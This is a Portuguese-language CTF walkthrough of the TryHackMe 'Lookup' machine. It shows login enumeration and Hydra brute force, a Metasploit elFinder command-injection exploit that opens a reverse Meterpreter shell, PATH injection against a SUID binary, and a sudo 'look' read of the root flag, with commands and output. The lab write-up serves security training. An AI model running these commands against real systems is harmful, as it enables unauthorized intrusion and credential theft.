

Lookup – TryHackMe

Dificuldade: fácil

20/05/2026

Sumário

1. Visão Geral	2
2. Reconhecimento.....	2
3. Exploração na sessão	9
4. Escalada de Privilégios	10
4.1 Escalação para o usuário think	10
4.2 Escalação para a flag root.....	12
5. Conclusão.....	13
6. Referencias.....	13

1. Visão Geral

O CTF apresentou um ambiente web vulnerável que exigiu etapas de reconhecimento, enumeração e exploração para obtenção de acesso inicial. Foram identificadas falhas de autenticação, como enumeração de usuários e possibilidade de brute force em credenciais. A exploração avançou para execução remota de comandos através de um exploit no serviço elFinder. Posteriormente, o acesso ao sistema permitiu movimentação lateral e escalada de privilégios até o usuário final.

2. Reconhecimento

2.1 Identificação do serviço web

Inicialmente, ao acessar o endereço IP da máquina, foi identificada apenas uma página padrão no index, indicando que existia um servidor web ativo, porém sem o domínio corretamente configurado.




Figura 1 – Página rodando no index

Diante disso, realizei a configuração do arquivo `/etc/hosts`. Esse arquivo permite associar manualmente nomes de domínio a endereços IP locais. Na prática, ele substitui temporariamente o funcionamento do DNS apenas na máquina do usuário, sem causar qualquer impacto externo na internet.




Figura 2 – Configuração DNS

Após a configuração do domínio no `/etc/hosts`, a página foi atualizada e o navegador redirecionou para uma tela de autenticação.




Figura 3 – Página de login

Inicialmente realizei testes manuais com credenciais comuns. Durante os testes, percebi um comportamento diferente nas mensagens de erro retornadas pela aplicação:

- ao utilizar o usuário `admin`, a aplicação retornava:

Wrong password. Please try again.
Redirecting in 3 seconds.

Figura 4 – Primeiro erro

- já ao utilizar usuários inexistentes, a aplicação retornava:

Wrong username or password. Please try again.
Redirecting in 3 seconds.

Figura 5 – Segundo erro

Esse comportamento caracteriza uma vulnerabilidade de enumeração de usuários, pois a aplicação revela indiretamente quando um usuário válido existe no sistema.

Em seguida, diante disso, realizei a inspeção do formulário HTML da página de login utilizando as ferramentas de desenvolvedor do navegador para ser possível identificar: os nomes dos campos enviados no formulário (`username` e `password`), o método de envio `POST` e o arquivo responsável pelo processamento do login (`login.php`).

```

1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4 <meta charset="UTF-8">
5 <meta name="viewport" content="width=device-width, initial-scale=1.0">
6 <title>Login Page</title>
7 <link rel="stylesheet" href="styles.css">
8 </head>
9 <body>
10 <div class="container">
11 <form action="login.php" method="post">
12 <h2>Login</h2>
13 <div class="input-group">
14 <label for="username">Username</label>
15 <input type="text" id="username" name="username" required>
16 </div>
17 <div class="input-group">
18 <label for="password">Password</label>
19 <input type="password" id="password" name="password" required>
20 </div>
21 <button type="submit">Login</button>
22 </form>
23 </div>
24 </body>
25 </html>
26
27

```

Figura 6 – Inspeção da página

Com essas informações, utilizei a ferramenta Hydra para automatizar os testes de autenticação utilizando uma wordlist de senhas comuns. Comando utilizado:

```
hydra -l admin -P /usr/share/wordlists/rockyou.txt lookup.thm http-post-form "/login.php:username=^USER^&password=^PASS^:F=Wrong password"
```

Nesse comando:

- **-l admin** define o usuário alvo;
- **-P** especifica a wordlist utilizada;
- **http-post-form** informa que o login utiliza requisições HTTP POST;
- **/login** define o endpoint de autenticação;
- **username=^USER^&password=^PASS^** representa os parâmetros enviados;
- **F=Wrong** define a mensagem indicativa de falha de autenticação.

```

kali@kali:~$ hydra -l admin -P /usr/share/wordlists/rockyou.txt lookup.thm http-post-form "/login.php:username=^USER^&password=^PASS^:F=Wrong password"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-20 14:00:01
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l1:p14344399), ~896525 tries per task
[DATA] attacking http-post-form://lookup.thm:80/login.php:username="USER"&password="PASS":F=Wrong password
[STATUS] 1216.00 tries/min, 1216 tries in 00:01h, 14343183 to do in 19636h, 16 active
[80][http-post-form] host: lookup.thm login: admin password: 
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-20 14:01:21

```

Figura 7 – Resultado do Hydra

A execução do Hydra identificou uma senha válida. Entretanto, ao tentar autenticar utilizando o usuário admin, o acesso não foi concedido, indicando que a credencial encontrada poderia estar associada a outro usuário do sistema.


Portanto, para identificar possíveis usuários válidos, utilizei a ferramenta **FFUF** para realizar uma enumeração de nomes de usuário no formulário de autenticação. O comando executado foi:

```
ffuf -w /usr/share/seclists/Usernames/Names/names.txt \
-X POST \
-u http://lookup.thm/login.php \
-d "username=FUZZ&password=password" \
-H "Content-Type: application/x-www-form-urlencoded" \
-fr "Wrong username or password"
```

Nesse comando:

- -w especifica a wordlist contendo possíveis nomes de usuário;
- -X POST define o método HTTP utilizado pela requisição;
- -u informa a URL do formulário de login;
- -d envia os parâmetros da requisição, substituindo a palavra-chave FUZZ pelos valores da wordlist;
- -H adiciona o cabeçalho indicando o tipo de conteúdo enviado;
- -fr filtra as respostas que contêm a mensagem de erro padrão, exibindo apenas resultados com comportamento diferente.

Durante a execução, foi possível identificar um nome de usuário válido, e com o usuário correto foi possível associá-lo à senha descoberta anteriormente pelo Hydra e realizar a autenticação com sucesso.



```

kali: corrupt history file /home/kali/.zsh_history
kali@kali:~$ ffuf -w /usr/share/seclists/Usernames/Names/names.txt -X POST -u http://lookup.thm/login.php -d "username=FUZZ&password=password" -H "Content-Type: application/x-www-form-urlencoded" -fr "Wrong username or password"
v2.1.0-dev

:: Method      : POST
:: URL         : http://lookup.thm/login.php
:: Wordlist    : FUZZ: /usr/share/seclists/Usernames/Names/names.txt
:: Header      : Content-Type: application/x-www-form-urlencoded
:: Data        : username=FUZZ&password=password
:: Follow redirects : false
:: Calibration : false
:: Timeout      : 10
:: Threads     : 40
:: Response status: 200-299,301,302,307,401,403,405,500
:: Matcher     : Regexp: Wrong username or password

admin [Status: 200, Size: 62, Words: 0, Lines: 1, Duration: 14ms]
:: Progress: [10713/10713] :: Job [1/1] :: 278 req/sec :: Duration: [0:00:40] :: Errors: 0 ::
  
```

Figura 8 – Enumeração de usuários com FFUF

A combinação das técnicas de força bruta de senhas e enumeração de usuários permitiu obter credenciais válidas de acesso ao sistema, possibilitando o prosseguimento das etapas de exploração da máquina.

Entretanto, ao tentar acessar o endereço, a página não era carregada corretamente devido à ausência da resolução DNS local.




Figura 9 – Problema do site direcionado

Para solucionar o problema, foi realizada uma nova configuração no arquivo `/etc/hosts`, adicionando a associação entre o endereço IP da máquina alvo e o domínio identificado. Essa etapa permitiu que o sistema operacional resolvesse corretamente o nome do host e estabelecesse a conexão com o servidor web novamente.




Figura 10 – Configuração do DNS local no arquivo `/etc/hosts`

Após a atualização da configuração, o acesso ao site foi realizado com sucesso. Durante a análise do conteúdo disponibilizado, foi encontrado um arquivo ELF, indicando a presença de um executável compilado para sistemas Linux. Esse artefato foi posteriormente utilizado nas etapas seguintes da investigação e exploração da máquina.




Figura 11 – Arquivo ELF encontrado

2.2 Exploração por metasploit

Após a identificação do arquivo ELF e a análise da aplicação hospedada no subdomínio descoberto, foi realizada uma pesquisa por possíveis vulnerabilidades conhecidas relacionadas ao serviço em execução. Para isso, utilizei o banco de módulos do Metasploit Framework,

```
msfconsole
```

Identificando um exploit direcionado ao **elFinder**, um gerenciador de arquivos web amplamente utilizado.




Figura 12– Pesquisa metasploit

Entre os resultados encontrados, foi selecionado o módulo:

```
use exploit/unix/webapp/elfinder_php_connector_exiftran_cmd_injection
```

Em seguida, verifiquei as opções disponíveis e configurados os parâmetros necessários para a exploração:




Figura 13– Configurações metasploit

```
options
set RHOSTS files.lookup.thm
set RPORT 80
set TARGETURI /elfinder/
set LHOST tun0
options
```


Onde:

- **RHOSTS** define o endereço do alvo;
- **RPORT** especifica a porta utilizada pelo serviço web;
- **TARGETURI** indica o diretório onde a aplicação vulnerável está hospedada;
- **LHOST** define o endereço IP que receberá a conexão reversa.

Após a configuração dos parâmetros, o exploit foi executado:

```
run
```

```
msf exploit(multi/webapp/elfinder.php_connector/exiftran_cmd_injection) > run
[*] Started reverse TCP handler on 192.168.222.126:4444
[*] Uploading payload 'Xcf06Z.jpg;echo 6370202e2f66696c65732f58636630365a2e6a70672a6563686f2a202e587736476c65327a39362e706870 |xxd -r -p |sh6 #.jpg' (1976 bytes)
[*] Triggering vulnerability via image rotation ...
[*] Executing payload (/elFinder/php/.Xw6Gle2z96.php) ...
[*] Sending stage (42127 bytes) to 10.66.189.97
[*] Deleted .Xw6Gle2z96.php
[*] Meterpreter session 1 opened (192.168.222.126:4444 -> 10.66.189.97:41878) at 2026-05-20 15:44:05 -0400
```

Figura 14– Resultado do run do exploit

A exploração foi bem-sucedida, resultando na abertura de uma sessão **Meterpreter** no sistema alvo, permitindo a execução remota de comandos.

3. Exploração na sessão

Inicialmente foi verificado o contexto de execução da sessão:

```
getuid
```

Esse comando permitiu identificar o usuário sob o qual o processo comprometido estava sendo executado. Em seguida, abri uma shell interativa do sistema operacional utilizando o comando:

```
shell
```

```
meterpreter > shell
Process 7511 created.
Channel 2 created.
whoami
www-data
pwd
/var/www/files.lookup.thm/public_html/elFinder/php
sudo -l
sudo: a terminal is required to read the password; either use the -S option to read from standard input or configure an askpass helper
```

Figura 15– Abertura da shell interativa

A shell obtida inicialmente possuía funcionalidades limitadas. Para melhorar a interação com o sistema e permitir o uso adequado de comandos interativos, utilizei a estabilização da sessão por meio do Python:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Com acesso ao ambiente e shell estabilizada, realizei uma busca pelo arquivo de flag do usuário, normalmente utilizado em laboratórios e ambientes de treinamento para comprovar o comprometimento do sistema:

```
find / -name user.txt 2>/dev/null
```

O arquivo foi localizado com sucesso. Entretanto, ao tentar visualizar seu conteúdo utilizando o comando `cat`, foi retornado um erro de permissão, indicando que o usuário atual não possuía privilégios suficientes para acessar o arquivo.

```
<lookup.thm/public_html/elFinder/php$ cd /home/think
www-data@ip-10-66-189-97:/home/think$ ls
ls
user.txt
www-data@ip-10-66-189-97:/home/think$ cat user.txt
cat user.txt
cat: user.txt: Permission denied
www-data@ip-10-66-189-97:/home/think$
```

Figura

16– Tentativa de leitura do arquivo user.txt

Além da tentativa de acesso ao arquivo de flag, também testei as credenciais obtidas durante a exploração da aplicação **elFinder**. Onde identifiquei o usuário **think**, e a senha encontrada foi utilizada em tentativas de autenticação no sistema. Entretanto, as credenciais não resultaram em acesso válido, indicando que a senha não era aplicável aos serviços disponíveis ou que as informações encontradas não correspondiam a credenciais ativas do ambiente.

4. Escalada de Privilégios

4.1 Escalação para o usuário think

Diante da impossibilidade de acesso direto ao arquivo de flag, iniciei o processo de escalada de privilégios com o objetivo de identificar mecanismos no sistema que permitissem a execução de comandos com permissões elevadas.

Como etapa inicial, realizei uma busca por binários com o bit SUID habilitado.

```
find / -perm /4000 2>/dev/null
```


Durante a análise dos resultados foi identificado o binário:

```
/usr/sbin/pwm
```

```
www-data@ip-10-66-189-97:/home/think$ ls -l /usr/sbin/pwm
ls -l /usr/sbin/pwm
-rwsr-sr-x 1 root root 17176 Jan 11 2024 /usr/sbin/pwm
www-data@ip-10-66-189-97:/home/think$
```

Figura 17 – Binário SUID identificado (/usr/sbin/pwm)

Por não se tratar de um binário padrão amplamente conhecido no sistema operacional Linux, o arquivo foi selecionado para análise mais aprofundada, sendo considerado um possível vetor de exploração.



```
<var/www/files.lookup.thm/public_html/elFinder/php$ /usr/sbin/pwm
/usr/sbin/pwm
[!] Running 'id' command to extract the username and user ID (UID)
[!] ID: www-data
[-] File /home/www-data/.passwords not found
<var/www/files.lookup.thm/public_html/elFinder/php$
```

Figura 18 – o que tem em (/usr/sbin/pwm)

Portanto foi identificada uma vulnerabilidade de PATH Injection no binário SUID `/usr/sbin/pwm`, que executava comandos do sistema sem utilizar caminhos absolutos.

Para explorar essa falha, criei um binário falso chamado `id` no diretório `/tmp`, contendo código malicioso simulado. Em seguida, a variável de ambiente `PATH` foi modificada para priorizar o diretório `/tmp`.

Dessa forma, quando o binário vulnerável executava o comando `id`, o sistema resolvia o caminho para o binário criado pelo atacante, permitindo a execução de código arbitrário no contexto do usuário

```
cd /tmp

echo '#!/bin/bash' > id
echo "echo 'uid=33(think) gid=33(think) groups=33(think)'" >> id

chmod +x id

export PATH=/tmp:$PATH
```

Ao executar novamente o binário vulnerável, ele passou a utilizar o comando falso `id`, permitindo validar a execução controlada de comandos pelo atacante.

Durante essa etapa, também foi possível observar a listagem de opções de senhas encontradas no sistema, evidenciando a existência de possíveis credenciais reutilizadas ou fracas que poderiam ser exploradas em etapas posteriores da investigação.




Figura 19 – opções de Passwords encontradas

Com o acesso ao ambiente do usuário **think**, foi realizada uma etapa de enumeração de credenciais com o objetivo de identificar possíveis senhas reutilizadas ou fracas associadas ao serviço SSH.

Para isso, utilizei a ferramenta Hydra com uma wordlist de senhas previamente obtida:

```
hydra -l think -P passwords.txt ssh://<IP alvo>
```




Figura 20 –

Resultado hydra

A execução do ataque de força bruta resultou na identificação de credenciais válidas para o usuário **think**, permitindo acesso remoto via SSH ao sistema. Esse acesso possibilitou a continuidade da análise e a exploração do ambiente comprometido com maior estabilidade e controle.

Após a autenticação bem-sucedida, foi possível localizar e visualizar a flag do usuário `think` no diretório `home` correspondente:




Figura 21 –Cat user.txt

4.2 Escalação para a flag root

Após a obtenção de acesso como usuário `think`, realizei uma verificação das permissões de execução com privilégios elevados utilizando o comando:


```
sudo -l
```

A análise do resultado indicou que o usuário `think` possuía permissão para executar o binário `/usr/bin/look` com privilégios de `root`.

Com base nessa configuração, foi possível explorar o binário para acessar o conteúdo do arquivo da flag root localizado em `/root/root.txt`:

```
sudo /usr/bin/look '' /root/root.txt
```

A execução do comando permitiu a leitura da flag root, confirmando a escalada de privilégios e encerrando a exploração da máquina com sucesso.



```
think@ip-10-67-144-140:~$ sudo -l
[sudo] password for think:
Matching Defaults entries for think on ip-10-67-144-140:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/bin\:/snap/bin

User think may run the following commands on ip-10-67-144-140:
  (ALL) /usr/bin/look
think@ip-10-67-144-140:~$ find / -name root.txt 2>/dev/null
think@ip-10-67-144-140:~$ find / -name root.txt 2>/dev/null
think@ip-10-67-144-140:~$ /usr/bin/look
usage: look [-bdf] [-t char] string [file ...]
think@ip-10-67-144-140:~$ sudo /usr/bin/look '' /root/root.txt
think@ip-10-67-144-140:~$
```

Figura 22 –Cat root.txt

5. Conclusão

O desafio demonstrou a importância de configurações seguras em aplicações web e sistemas Linux. Vulnerabilidades como credenciais fracas, exposição de serviços e PATH Injection foram determinantes para a exploração. A combinação de falhas permitiu a progressão completa até a obtenção de acesso root na máquina. Assim, o sistema foi considerado totalmente comprometido devido às múltiplas falhas encadeadas.

6. Referencias

<https://www.kali.org/tools/hydra/>